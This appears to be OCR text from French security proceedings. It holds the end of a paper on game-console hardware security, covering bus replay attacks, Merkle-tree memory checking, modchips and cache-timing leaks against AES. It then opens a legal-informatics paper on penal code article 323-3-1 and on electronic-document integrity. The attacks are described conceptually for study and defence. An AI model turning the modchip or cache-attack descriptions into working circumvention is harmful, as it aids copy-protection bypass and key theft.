Fig. 4. Détection du rejeu avec les numéros de trame

Dans le scénario précédent, on disposait de deux parties ayant une puissance de calcul équivalente. La modélisation des interactions processeur - bus - mémoire est complètement différente. En effet, le seul composant actif de ce scénario est le processeur. La vérification des accès mémoire a été introduite par Blum et al. [1]. L'objectif de Blum et al. était de décrire les mécanismes à inclure dans un processeur pour vérifier une mémoire et le trafic sur les bus lorsqu'un attaquant dispose du contrôle total de ces deux composants (Figure 5).




Fig. 5. Processeur : modèle de sécurité

Pour se faire, on peut décrire les actions du processeur comme une séquence d'ordre de lecture/écriture ($load(d_i)/store(d_i)$) à une adresse donnée d_i. La mémoire quant à elle peut faire des écritures ou renvoyer une donnée ($send(d_i)$). L'attaquant peut modifier le contenu des mémoires ou intercepter tout ce qui transite sur le bus. L'attaquant se comporte comme dans une attaque *man in the middle*. Dans ce contexte, on peut représenter le problème du rejeu (Figure 6). Pour ne pas surcharger la notation, le chiffrement des données est implicite dans notre schéma.

Pour éliminer ce type d'attaque, on peut tout à fait employer des numéros de trame comme dans le cadre d'un canal de transmission classique. Ainsi on aura un numéro de trame correspondant pour chaque adresse de la mémoire. Cette méthode est malheureusement très coûteuse en mémoire. En effet, pour chaque adresse de la mémoire, le processeur doit stocker en interne le numéro de trame correspondant. Par exemple, si on prend des numéros de trame de longueur 64-bits, avec

Processeur	Bus	Attaquant	Mémoire
$store(d_1)$	Processeur $\rightarrow$ Mémoire	$store(d_1)$	$store(d_1)$
$store(d_2)$	Processeur $\rightarrow$ Mémoire	$store(d_2)$	$store(d_2)$
$load(d_1)$	Processeur $\rightarrow$ Mémoire	-	-
-	Processeur $\leftarrow$ Mémoire	-	$send(d_1)$
$store(d'_1)$	Processeur $\rightarrow$ Mémoire	-	$store(d'_1)$
$load(d'_1)$	Processeur $\rightarrow$ Attaquant	-	-
-	Processeur $\leftarrow$ Attaquant	$send(d_1)$	-

Fig. 6. Combinaison *Man In The Middle* et attaque de rejeu

10Ko de numéros de trame on peut protéger seulement 1280 adresses mémoire.

La solution proposée par Blum et al. [1] considère le cas où le processeur a pu exécuter au moins une fois de façon sûre la séquence de lecture/écriture. Il peut ainsi construire une signature du programme à partir de tous les ordres donnés à la mémoire. Pour vérifier un ordre, le processeur devra dans un premier temps recalculer la signature en entier pour chaque ordre donné à la mémoire. Puis, le processeur réalise la comparaison entre la signature recalculée et la signature d'origine. Cette solution impose de stocker la signature sur une zone mémoire protégée. Le schéma de signature proposé par Blum et al. repose sur les arbres de Merkle (Figure 7). La racine de l'arbre constitue la signature et les feuilles représentent l'ensemble des transactions que l'on désire protéger. Les nœuds pères des feuilles sont calculés à partir des feuilles grâce à une fonction de hachage h. En terme de rajout matériel, la solution de Blum et al. est praticable si on peut rajouter de la mémoire sécurisée dans le processeur et si on peut rajouter une fonction de hachage. La question du choix de la fonction de hachage est ouverte. En effet les propositions d'implantation de se schéma ont toutes recours aux fonctions de hachage cryptographique qui ont des coûts de réalisation matérielle rédhibitoires.




Fig. 7. Un arbre de Merkle

L'accroissement du trafic sur les bus est l'aspect qui pénalise le plus cette solution. En effet, pour remonter dans l'arbre de signature, on doit accéder à toutes les feuilles. Pour une séquence de n ordres à la mémoire, on aura n^2 transactions sur le bus ce qui est tout simplement inacceptable en terme de performance. Un compromis plus acceptable consiste à stocker dans la mémoire principale, les feuilles et tous les nœuds pères à l'exception de la racine. Ceci permet de recalculer la racine à partir de deux feuilles et $O(\log_2(n))$ pères. On obtient ainsi pour n ordres, $n \times \log_2(n)$ transactions sur le bus en doublant le coût de la mémoire principale.

Nous disposons donc de deux types de solutions pour éviter les attaques de rejeu. L'une des solutions (les numéros de trame) permet de maintenir un trafic des bus normal. Cependant, la taille de la mémoire interne du processeur augmente de manière excessive. La solution de la signature fonctionne pour des processeurs avec une mémoire interne de faible capacité (taille d'une signature). La contrepartie est que la vérification d'un ordre nécessite une forte augmentation du trafic des bus. La résistance aux attaques de rejeu est encore à ces débuts. La question principale est de savoir s'il est possible de construire un schéma de signature sûr ayant un coût en bande passante constant.

2.3 Attaques contre la chaîne de transmission

L'insertion d'un support de jeu provoque l'émission d'un signal d'authentification et la vérification par le processeur de la validité du support. Une fois qu'un signal d'authentification valide est émis, le support est considéré comme étant un original. La détection de l'insertion d'un support est effectuée grâce à un capteur de présence et à un capteur d'ouverture/fermeture du lecteur. La Figure 8 représente les signaux émis par ces différents capteurs lors d'une insertion.




Fig. 8. Détection d'un support de jeu

Le schéma de vérification employé dans les consoles (une seule vérification à l'insertion) rend cette chaîne de transmission très faible. En effet, il suffit de remplacer un support original par une copie illicite pour leurrer le système. Cette attaque requiert de pouvoir tromper les capteurs ou d'éliminer certains signaux qu'ils émettent. C'est ce que permettent les *modchips* de type *swap*. D'une certaine façon, les *swap modchips* transforment le bus des capteurs en un canal à effacement. Ils éliminent certains signaux d'ouverture et de détection de support.

La chaîne de transmission peut aussi être complètement court-circuitée si un attaquant rejoue un signal valide. Cette technique est implantée grâce aux *no-swap modchips*. L'idée consiste à capturer un signal valide qui sera réémis par le *modchip* à l'insertion d'un support. Ce type d'attaque est possible seulement si le signal d'authentification n'est pas corrélé au reste du support. Ces deux attaques très simples montrent bien la fragilité de la chaîne de transmission relayant le signal du support.

3 Le processeur : noyau de l'insécurité

Nous avons vu dans la partie précédente, que le trafic en direction du processeur peut être facilement manipulé par un attaquant. L'origine de ce trafic est difficile à analyser. En effet, les mécanismes internes des processeurs peuvent générer des communications additionnelles et difficilement prévisibles. Ces mécanismes sont transparents pour le programmeur qui en a un contrôle très limité. Le processeur peut donc «accidentellement» faire circuler des données critiques en clair sur des bus non protégés.

3.1 Fuites d'information

Il existe deux hiérarchies mémoire sur une carte mère. Nous avons présenté la hiérarchie permettant d'effectuer le démarrage du système dans la section 2.1. La deuxième hiérarchie permet au processeur d'accéder rapidement à une mémoire de grande taille (Figure 9). L'existence des mémoires caches est due au faites que les entrées/sorties sont devenues un aspect limitant dans les performances des processeurs. On sait concevoir des mémoires lentes de grande capacité et des mémoires rapides de faible capacité. La hiérarchie mémoire présentée Figure 9 illustre le compromis entre les mémoires rapides et les mémoires lentes. Le dernier élément de la hiérarchie mémoire contenu dans le package du processeur est la mémoire cache. Une mémoire cache est un ensemble mémoire divisé en bloc de n octets. L'associativité d'un cache détermine la façon dont sont placés les blocs provenant de la mémoire principale. Un cache associatif par ensemble de taille m divise le cache en ensembles de m blocs. Un bloc de la mémoire centrale peut être placé dans n'importe quel bloc d'un ensemble. Quand on accède à un bloc de données, deux situations peuvent survenir. Si le bloc est dans le cache, on a ce qu'on appelle un *hit*. Dans le cas contraire, on doit aller chercher le bloc dans la mémoire principale et évincer un bloc qui était dans le cache, c'est un *miss*. Nous allons




Fig. 9. Hiérarchie mémoire

maintenant montrer qu'il est possible d'exploiter le cache pour récupérer des informations secrètes. Dans la section 2.1, nous avons vu que le processeur déchiffre le *bootload* à l'aide du code de la ROM. Les données déchiffrées passent des registres, au cache. Si la taille des données à déchiffrer dépasse la taille du cache alors une partie du *bootload* va transiter sur le bus en direction de la mémoire principale. De manière générale, lorsqu'un processus accède à des données sensibles qui sont placées dans le cache, une interruption ou un processus concurrent peut provoquer la fuite de ces

données sur les bus. En effet, l'état du cache est partagé par les processus s'exécutant sur un même support. Les données ne sont pas directement accessibles mais en chargeant un bloc de données, un processus peut provoquer l'éviction d'une donnée ne lui appartenant pas. La recherche de ces canaux cachés a commencé dans les années 90 [13]. Récemment, de nombreuses attaques [10,11] ont été menées contre des algorithmes de chiffrement employant des tables. L'attaquant dispose d'un processus qui inspecte l'état du cache. Plus exactement, ce processus mesure les temps d'accès à une table. Suivant les motifs d'accès mémoire l'attaquant est capable de déterminer la clef secrète employée.

Fig. 10. Trace de de la mémoire cache. L'axe des abscisses représente le numéro de la ligne de cache accédée. Un bloc de couleur foncé signale un *hit* et un bloc de couleur clair indique un *miss*. On voit clairement les zones accédées par le processus espionné (ici un chiffrement AES). La trace a été effectuée sur un Pentium 4 avec un cache de donnée de 8Ko et une taille de bloc de 64 octets.

Les processeurs modernes incluent des fonctionnalités permettant d'éliminer ce type de fuite en employant des verrous (*cache lock*). Quand le verrou est activé, l'état du cache ne peut pas être modifié : tous les accès mémoires seront servis depuis la mémoire principale sans passer par le cache. Les processeurs disposent aussi d'instructions pour invalider le contenu du cache. Lorsqu'une interruption survient le processeur invalide l'intégralité du cache ce qui évite toute fuite de données.

Ces deux types d'instructions permettent d'éliminer toutes les évictions de données sensibles. De tels mécanimes sont inclus dans les processeurs [12] depuis 1999 et employés dans les consoles actuelles.

4 Conclusion

Les cartes mères des consoles de jeux sont difficiles à protéger des attaques matérielles. La raison de cette difficulté vient du fait que la sécurité est encore secondaire dans le processus de conception. C'est seulement une fois que les performances de la carte mère sont jugées satisfaisantes que les aspects sécuritaires sont envisagés. La complexité des composants apparaît alors aux concepteurs qui sont déjà pieds et poings liés. Les contraintes économiques empêchent le déploiement de composants sécurisés comme le chiffrement transparent des bus ou l'authentification des capteurs. Tous ces facteurs compromettent les chances de voir apparaître des consoles protégeant les droits d'auteur.

Références

1. Manuel Blum, William S. Evans, Peter Gemmell, Sampath Kannan, and Moni Naor. Checking the correctness of memories. In *IEEE Symposium on Foundations of Computer Science*, pages 90–99, 1991.

2. R. Elbaz, L. Torres, G. Sassatelli, P. Guillemin, C. Anguille, M. Bardouillet, C. Buatois, and J. B. Rigaud. Hardware engines for bus encryption : A survey of existing techniques. In *Proceedings of the conference on Design, Automation and Test in Europe - DATE '05*, pages 40–45. IEEE Computer Society, 2005.
3. Trusted Computing Group. Trusted computing. `https://www.trustedcomputinggroup.org/home`.
4. Andrew Huang. Keeping Secrets in Hardware : The Microsoft Xbox Case Study. In *4th International Workshop on Cryptographic Hardware and Embedded Systems - CHES '02*, volume 2523 of *Lecture Notes in Computer Science*, pages 213–227. Springer Verlag, 2002.
5. Markus G. Kuhn. Cipher instruction search attack on the bus-encryption security microcontroller ds5002fp. *IEEE Transactions on Computers*, 47(10) :1153–1157, 1998.
6. Ruby B. Lee, Peter C. S. Kwan, John P. McGregor, Jeffrey Dwoskin, and Zhenghong Wang. Architecture for protecting critical secrets in microprocessors. In *Proceedings of the 32nd Annual International Symposium on Computer Architecture - ISCA '05*, pages 2–13. IEEE Computer Society, 2005.
7. David Lie, John C. Mitchell, Chandramohan A. Thekkath, and Mark Horowitz. Specifying and verifying hardware for tamper-resistant software. In *IEEE Symposium on Security and Privacy*, page 166. IEEE Computer Society, 2003.
8. Barr Michael. Memory types. In *Embedded Systems Programming*, pages 103–104, 2001. `http://www.netrino.com/Publications/Glossary/MemoryTypes.html`.
9. Moni Naor and Guy N. Rothblum. The complexity of online memory checking. In *46th Annual IEEE Symposium on Foundations of Computer Science - FOCS 2005*, pages 573–584, 2005.
10. Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache attacks and countermeasures : the case of AES. Cryptology ePrint Archive, Report 2005/271, 2005. `http://eprint.iacr.org/`.
11. Colin Percival. Cache missing for fun and profit, 2005. `http://www.bsdcan.org/2005/`.
12. Jim Robertson and Kalpesh Gala. Instruction and data cache locking on the G2 processor core. Technical report, Freescale Semiconductor, Inc., 1999. `http://www.freescale.com/files/netcomm/doc/app_note/AN2129.pdf`.
13. Olin Sibert, Phillip A. Porras, and Robert Lindell. An Analysis of the Intel 80x86 Security Architecture and Implementations. *IEEE Transactions on Software Engineering*, 22(5) :283–293, 1996.
14. Michael Steil. 17 Mistakes Microsoft Made in the Xbox Security System. In *22nd Chaos Communication Congress*, 2005. `https://events.ccc.de/congress/2005/fahrplan/events/559.en.html`.
15. Steve H. Weingart. Physical Security Devices for Computer Subsystems : A Survey of Attacks and Defences. In *Cryptographic Hardware and Embedded Systems - CHES 2000*, Lecture Notes in Computer Science 1965, pages 302–317. Springer Verlag, 2000.

De la lecture croisée à une réflexion commune juriste/informaticien*

Illustration, autour des virus informatiques et de la notion d'intégrité

Isabelle de Lamberterie** et Marion Videau***

CNRS CECOJI
27, rue Paul Bert
94204 Ivry-sur-Seine cedex
{delamberterie, marion.videau}@ivry.cnrs.fr

Résumé Cet article résulte de la confrontation des lectures que peuvent avoir des chercheurs en droit et en informatique sur les textes juridiques qui concernent la sécurité informatique. Nous considérons deux exemples. Le premier porte sur l'article 323-3-1 du code pénal — pouvant concerner, par exemple, toute personne s'intéressant aux failles de sécurité et aux virus. Dans le second exemple, nous nous interrogeons sur la notion d'intégrité dans le cadre des article 1316 et suivants du code civil définissant l'écrit dit *électronique* ainsi que les conditions de sa conservation et de sa signature.

1 Introduction

Lorsque l'informatique est passée d'un domaine réservé à une minorité de chercheurs et d'amateurs à une réalité quotidienne pour une majorité, il a nécessairement fallu prendre en compte la dimension *publique* de l'informatisation croissante. Il est indéniable que la massification a mis au jour des vulnérabilités amplifiées par le passage à l'échelle. Cette vulnérabilité conjointement à laquelle s'est développée l'informatisation s'est accompagnée du développement de réponses de sécurité informatique. Si celles-ci comportent inévitablement un aspect technologique, les techniques d'*ingénierie sociale* mettent régulièrement en évidence qu'elles ne peuvent être réduites à cette dimension. Ainsi, la prévention et la gestion de la vulnérabilité passent également par une prise en compte du facteur humain au travers d'une régulation qui peut-être *bottom-up* : chartes et autres codes de bonne conduite, ou *top-down* : textes législatifs ou réglementaires. Nous nous intéressons dans cet article à une confrontation des lectures que peuvent avoir des chercheurs en droit et en informatique sur les textes juridiques qui concernent la sécurité informatique. En effet, la régulation doit faire face à la prise en compte des caractéristiques intrinsèques au nouveau domaine qu'elle vise à réglementer, prise en compte qui ne va pas sans paradoxes quand les cultures et interprétations sont différentes.

* Cet article résulte de la collaboration menée dans le cadre du projet *Asphalès* de l'ACI Sécurité et Informatique.

** Directrice de recherche au CNRS-CECOJI.

*** Attachée temporaire d'enseignement et de recherche à l'Institut Gaspard Monge de l'université de Marne-la-Vallée, rattachée également au CNRS-CECOJI, chercheur extérieur au projet Codes de l'INRIA-Rocquencourt.

La première partie de l'article concerne la recherche en sécurité informatique. La culture dans ce domaine est celle d'une confrontation permanente attaquant-attaqué[1], comme l'illustre par exemple l'évaluation de la sécurité d'un système de chiffrement. Des lois telles que celle visant à interdire la détention ou la mise à disposition de certains types de programmes[2] témoignent d'une certaine méconnaissance et incompréhension des mécanismes de recherche dans ce domaine, où la transposition de mesures de sécurité *physique* à la sécurité *logique* pourrait se révéler particulièrement inappropriée. Elles rendent bien incertaines les activités d'une communauté dont les contours, souvent flous, sont bien plus larges que la seule communauté académique[3].

Le deuxième sujet que nous allons traiter concerne les caractéristiques exigées de l'écrit dit *électronique* pour lui reconnaître une valeur juridique et une force probatoire dans le cadre d'échanges à court terme et sur le long terme. Que signifie la notion d'intégrité dans les domaines juridique et informatique ? Quelles sont les conséquences de ces différences d'interprétation ? Peut-on espérer concilier ce que permet et ne permet pas l'informatique avec ce dont la loi a besoin à travers l'écrit ?

2 Détention ou mise à disposition de virus informatiques

2.1 Le contexte législatif [4]

Dans la loi pour la confiance dans l'économie numérique, le législateur a voulu renforcer l'arsenal répressif en enrichissant le code pénal d'un nouvel article (323-3-1) visant directement la détention et la mise à disposition *d'équipements* conçus pour commettre les faits d'intrusion dans un système ou d'entrave au fonctionnement de ce système : « Le fait, sans motif légitime, d'importer, de détenir, d'offrir, de céder ou de mettre à disposition un équipement, un instrument, un programme informatique ou toute donnée conçus ou spécialement adaptés pour commettre une ou plusieurs des infractions prévues par les articles 323-1 à 323-3 est puni des peines prévues respectivement pour l'infraction elle-même ou pour l'infraction la plus sévèrement réprimée » [5]. Cette nouvelle infraction permet, par exemple, de sanctionner la détention d'un virus informatique avant que le virus n'ait été introduit frauduleusement dans un système informatique. Comme le fait remarquer le sénateur Alex Türk[6] dans son rapport[7], la comparaison peut être faite avec une disposition du code monétaire et financier qui punit « le fait de détenir, d'offrir, de céder ou de mettre à disposition des équipements, instruments, programmes informatiques ou toutes données conçues ou spécialement adaptés pour commettre les délits de contrefaçon ou de falsification de cartes de paiement » [8]. Afin de permettre — entre autres — aux laboratoires en informatique de poursuivre leur recherche

[1] « une logique bouclier/glaive sans doute durable » comme le souligne le rapport *Mesures techniques de protection des œuvres & DRMS* établi par Philippe Chantepie et disponible sur `http://www.culture.gouv.fr/culture/cspla/Mptdrms.pdf`

[2] Article 323-3-1 du code pénal, qui ne se limitent d'ailleurs nullement à cet aspect, voir ci-après.

[3] La seule dont il semblerait que les activités soient explicitement mises hors de cause, par un avis et non directement par le texte de loi.

[4] Une partie de cette présentation du contexte législatif est tirée d'une contribution d'I. de Lamberterie (Lecture juridique de la sécurité informatique) à une encyclopédie de l'informatique et des systèmes d'information à paraître, Vuibert, 2006.

[5] voir annexes.

[6] Également président de la Commission nationale de l'informatique et des libertés depuis le 3 février 2004.

[7] Avis n° 351 du sénateur Alex Türk, p. 133.

[8] Article L. 163-4-1 du Code monétaire et financier.

en sécurité informatique, le projet de loi initial limitait le champ d'application de l'infraction : celle-ci n'était pas applicable « lorsque la détention, l'offre, la cession et la mise à disposition de l'instrument, du programme informatique ou de toute donnée » pouvaient être justifiées par les besoins de la recherche scientifique et technique ou de la protection et de la sécurité des réseaux de communications électroniques et des systèmes d'information[9].

Lors des débats parlementaires, les notions de *besoins de la recherche scientifique et technique* ou de *protection de la sécurité des réseaux de communication* ont été qualifiées de particulièrement imprécises, susceptibles de recouvrir des organismes irréprochables et d'autres qui le seraient moins, certains pouvant être tentés de développer des virus informatiques en excipant de leur mission de sécurisation des réseaux[10]. Prenant en compte ces arguments, le Sénat a proposé la suppression du deuxième alinéa et l'introduction dans l'article 323-3-1 de la mention *sans motif légitime*. C'est ce qui a été retenu dans le texte de la loi. Pour mieux comprendre ce qu'il faut entendre par *motif légitime*, il faut se rapporter aux commentaires du sénateur Alex Türk qui précise que la recherche scientifique et la sécurisation des réseaux pourraient, naturellement, entrer dans le champ des motifs légitimes. Il reviendra, bien entendu, au juge d'apprécier la légitimité des motifs, dès lors qu'il est impossible dans la loi d'envisager toutes les hypothèses dans une telle matière. Le juge appréciera cette légitimité sur la base des preuves qui lui seront apportées par celui qui cherche à justifier qu'il entre dans l'exception à l'article 323-3-1, preuve difficile à rapporter comme nous le montre la lecture suivante de l'article.

2.2 Analyse de l'article 323-3-1 du code pénal

L'article 323-3-1 du code pénal a naturellement suscité beaucoup d'inquiétude dans la communauté informatique jusqu'à récemment peu habituée à une telle sollicitude de la part du législateur. Nul doute qu'avec un filet aux mailles aussi petites les auteurs d'actes malveillants ne sauraient échapper à tout le moins à la qualification de leurs actes. Néanmoins, même un chercheur en sécurité, normalement hors de cause, en viendrait rapidement à se demander si toute personne faisant preuve d'un tant soit peu de curiosité ne serait pas alors susceptible de tomber sous le coup de cet article. C'est tout le paradoxe de lois qui traitent de la sécurité *logique* comme elle le ferait de la sécurité *physique*, semblant négliger qu'avoir accès à un système n'admet aucun équivalent strict avec avoir accès à un lieu et qu'ériger des barrières à la réflexion n'est peut être pas la mesure la plus adaptée.

Cadre de lecture du texte par un chercheur en informatique[11] Les articles 111-4 : « La loi pénale est d'interprétation stricte. » et 121-3 : « Il n'y a point de crime ou de délit sans intention de le commettre. [...] » du code pénal constituent le contexte dans lequel l'expression *motif légitime* devrait protéger tous ceux qui agissent de bonne foi mais sur qui pèse néanmoins la charge de la preuve. Il reviendra ainsi au juge d'interpréter de manière stricte ce qu'une lecture attentive des articles ne peut manquer de faire apparaître comme exceptionnellement large et flou.

[9] Avis n° 351 du sénateur Alex Türk, précité, p 134.

[10] Avis n° 608 de Madame Michèle Tabarot, député, au nom de la commission des lois, 11 février 2003.

[11] La lecture qui suit s'ajoute à de nombreux commentaires, tant de juristes que d'informaticiens, suscités par l'article 323-3-1 du code pénal depuis la parution de la LCEN en 2004. Elle ne vise donc pas à une simple accumulation mais plutôt à mettre en valeur une démarche de recherche qui consiste, pour un chercheur en informatique, à se pencher sur le droit qui s'applique à son domaine afin de participer à la construction du droit positif.

Une première interrogation sur les délits Reprenons la lecture méthodique des articles du code pénal et les quelques questions qu'ils soulèvent *naturellement*. Nous pouvons formuler une première remarque ; il semblerait que l'article 323-1 traite explicitement le cas d'un accès frauduleux suivi de conséquences. Les autres articles traitent des mêmes conséquences sans faire mention d'un accès frauduleux. Il semblerait donc qu'il faille entendre que les autres cas sont plus sévèrement punis. L'article 323-2 soulève en outre la question entière de son interprétation[12] : le terme *frauduleux* en est absent et rien ne précise à qui appartient le système.

Les interrogations portent sur les termes « système de traitement automatisé de données ». S'il est aisé de comprendre qu'ils visent à recouvrir d'une certaine manière toute la réalité informatique, la difficulté à définir explicitement ce qu'est le « système », qu'il soit physique, logique, un logiciel, une machine, un réseau, etc. nous conduit aux questions suivantes :

- Que signifie accéder ou se maintenir dans tout ou partie d'un système de traitement automatisé de données ? Il n'y a en effet aucun parallèle possible avec le monde physique où la question de s'introduire dans un domicile est, par exemple, parfaitement compréhensible. Cela peut-il signifier s'authentifier correctement auprès d'une (ou plusieurs) machine(s), utiliser une application qui s'exécute sur une (ou plusieurs) machine(s), utiliser des données enregistrées sur une (ou plusieurs) machine(s), etc. ?
- Quel est l'auteur qui sera retenu ? En effet, les actions précédentes peuvent aussi bien être exécutées par des applications. Qui rendre responsable en bout de chaîne ? L'utilisateur dont l'application a lancé l'application qui a lancé l'application (et ainsi de suite) contrevenante, l'administrateur du réseau d'où provient le délit, le fournisseur d'accès qui fournit la connexion ? Comment mettre en évidence l'*intention* de commettre de tels délits ? Doit-on pour cela évaluer la quantité de connaissance informatique d'une personne, ou lui fait-on grief de ne pas savoir en invoquant une « faute d'imprudence » ?
- Comment identifie-t-on l'unité d'un système : machine, réseau, partition, processus ? Quel est en le propriétaire ? Cela pourrait-il signifier, l'interdiction de toute action *personnelle* sur des biens *personnels* (console de jeu, logiciels, etc.) légalement acquis et soumis à une expertise par ses propres soins ? En effet, la tendance actuelle semble très clairement considérer qu'il serait bon que le possesseur n'ait pas accès au *contenu* de ces biens[13]. Cet accès est-il ainsi *frauduleux* ?
- Enfin, comment juge-t-on du caractère frauduleux ? Que faire dans la situation d'un nom d'utilisateur et d'un mot de passe évidents, par exemple ?

On est ainsi amené à se demander comment, à partir d'une réalité informatique que l'on cherche à définir comme un délit, est obtenue la définition du délit et d'autre part quel est l'ensemble des réalités informatiques qui sont caractérisés par les définitions ainsi obtenues. Cette dernière question se pose avec force dans le cas de l'article 323-3-1.

Lorsque la potentialité du délit devient un délit Nous revenons maintenant à l'article qui concerne l'amont des délits précédents. Ce ne sont plus les conséquences qui sont répréhensibles, mais la détention et la mise à disposition. On pourrait également faire un parallèle avec les armes à feu dont la détention et la mise à disposition est réglementée. Avec ce seul parallèle, nul doute que

[12] Sont visées, par exemple, les attaques du type déni de service.

[13] On peut faire un parallèle avec un livre qu'on n'aurait pas le droit de lire, dont on ne pourrait parler des techniques d'écriture ni faire aucune critique. La comparaison s'enrichit en outre de la réflexion qui suit sur l'écrit et la lecture.

la loi semble totalement justifiée et raisonnable. Or la vocation première d'une arme à feu est bien de tirer. C'est un objet matériel à *finalités circonscrites*. La situation est complètement différente avec ce que décrit la loi : « un équipement, un instrument, un programme informatique ou toute donnée conçus ou spécialement adaptés pour [...] ». L'ensemble des finalités d'un tel ensemble est si vaste et largement ambivalent qu'elle mène à une alternative simple : soit un article qui proscrit indistinctement pour cause de finalités n'ayant pas de motif légitime, soit un article inapplicable pour cause de motif légitime, qu'il est toujours possible de trouver.

Ainsi, qu'est ce qu'une « donnée conçue ou spécialement adaptée pour [...] » ? Un livre décrivant des faiblesses de sécurité est-il une « donnée conçue ou spécialement adaptée pour [...] » ? Un article, une quelconque publication décrivant des failles de sécurité, sont-ils des objets de délit ? On ne peut répondre à ces questions par la négative que s'il est possible d'arguer d'un *motif légitime*.

À quelle aune juger de la légitimité du motif de la possession de tels objets ? En effet, soit l'auteur d'une telle expression avait pour intention de protéger la recherche, il doit ainsi considérer que la curiosité est un *motif légitime* — motif qui peut être invoqué par à peu près quiconque et rend ainsi la loi absolument sans objet — soit il n'entend pas considérer un tel motif comme systématiquement légitime et il reviendra aux jurisprudences d'en fournir une explication. Comment ne pas penser, par exemple, que la mise à disposition de n'importe quel « équipement », « instrument », « programme informatique » ou « toute donnée » a forcément au moins le motif légitime de permettre à quiconque d'éprouver la sécurité de son système informatique contre les attaques existantes ? À quel expert sera laissé le soin d'apporter l'avis qui conduira à considérer tel ou tel motif comme légitime ou non ?

Si la volonté du législateur semble relativement claire — en quelque sorte *punir les pourvoyeurs* — l'opportunité d'un tel texte reste mystérieuse dès lors qu'il ne conditionne pas l'attribution de la qualité de délit à la lumière de l'usage qui est fait d'un outil aux finalités multiples et intrinsèquement ambivalentes mais à la lumière d'un hypothétique motif de possession de cet outil, dont la légitimité doit être démontrée. Perplexité grandissante lorsqu'on prend en outre connaissance de l'article 323-7 : « La tentative des délits prévus par les articles 323-1 à 323-3-1 est punie des mêmes peines. »

3 La double caractérisation de l'intégrité

Cette expression, empruntée à J. F. Blanchette[14], est aujourd'hui une évidence pour tous ceux qui ont affaire avec les notions de garanties et de sécurité dans la conservation des documents informatiques. En effet l'intégrité vise la « Prévention d'une modification non autorisée de l'information. Garantie de la présence et de la conservation sans altération d'une information ou d'un processus » [15]. L'intégrité est aussi la caractéristique de l'absence de modifications des données constituant un document. « Assurer l'intégrité de données consiste à permettre la détection de leurs modifications volontaires, telles celles qui découlent de la possibilité informatique d'altérer physiquement des informations-données dans une mémoire et/ou d'y introduire des instructions ou algorithmes qui fassent échapper la machine au contrôle de son maître[16] ».

[14] Jean-François Blanchette, « Modernité et intelligibilité du droit de la preuve français », Communication Commerce électronique, n° 3, mars 2005, pp. 21-26.

[15] `http://www.step-sa.fr/glossaire.html`

[16] `http://www.fsa.ulaval.ca/personnel/vernag/EH/F/cons/lectures/Glossaire\%20de\%20la\%20cyberguerre.htm`

3.1 Intégrité et sécurité juridique

En droit, il est aujourd'hui question d'intégrité dans la loi sur la preuve. Cette notion y est apparue comme le condensé des qualités attendues d'un écrit signé traditionnel : durabilité, fidélité et fiabilité. La valeur probatoire d'un écrit électronique dépend des conditions de son établissement et de sa conservation de nature à en garantir l'intégrité[17]. Il est encore question d'intégrité à propos de la signature électronique : « Lorsqu'elle est électronique, elle consiste en l'usage d'un procédé fiable d'identification garantissant son lien avec l'acte auquel elle s'attache. La fiabilité de ce procédé est présumée, jusqu'à preuve contraire, lorsque la signature électronique est créée, l'identité du signataire assurée et l'intégrité de l'acte garantie, dans des conditions fixées par décret en Conseil d'État » [18]. Que veut dire garantir l'intégrité ? L'une des finalités de la signature électronique n'est-elle pas d'apporter cette garantie ? Peut-elle encore le faire quand les migrations périodiques indispensables pour garantir la lisibilité du document peuvent remettre en cause le processus de vérification de signature ? Ce sont autant de questions qui requièrent les compétences du spécialiste de la sécurité informatique.

3.2 Intégrité et sécurité informatique

Un point important à soulever avant même de parler de l'intégrité d'un écrit *électronique* est celui de la nature de cet écrit[19]. L'article 1316 du code civil définit ainsi : « La preuve littérale, ou preuve par écrit, résulte d'une suite de lettres, de caractères, de chiffres ou de tous autres signes ou symboles dotés d'une signification intelligible, quels que soient leur support et leurs modalités de transmission ». La loi indique donc que toute suite de symboles intelligibles, directement ou indirectement, donc par exemple binaires, quel que soit le support, est un écrit, et ce sans discrimination de ce qui est représenté sous cette forme. Ainsi, d'un écrit qui dans l'acception courante est entendu comme le rendu visible d'un traitement de texte (par exemple) la loi reconnaît la valeur d'écrit à toute suite binaire. Dans ce sens, un programme exécutable, disponible seulement sous sa forme de fichier dit *binaire* est donc un écrit, ainsi qu'un enregistrement audio ou vidéo numérique. Aussi, compris dans ce sens, le problème de l'intégrité de l'écrit dit *électronique* renvoie-t-il au problème traditionnel de l'intégrité en informatique, c'est-à-dire du caractère de données numériques qui restent identiques (par rapport à une source ou par rapport à un état antérieur) quelles que soient les manipulations auxquelles elles sont soumises. La vérification de cette propriété est dévolue à différents algorithmes, selon les propriétés, cryptographiques ou non, attendues (cheksum, CRC, MAC, fonctions de hachage, signature, etc.).

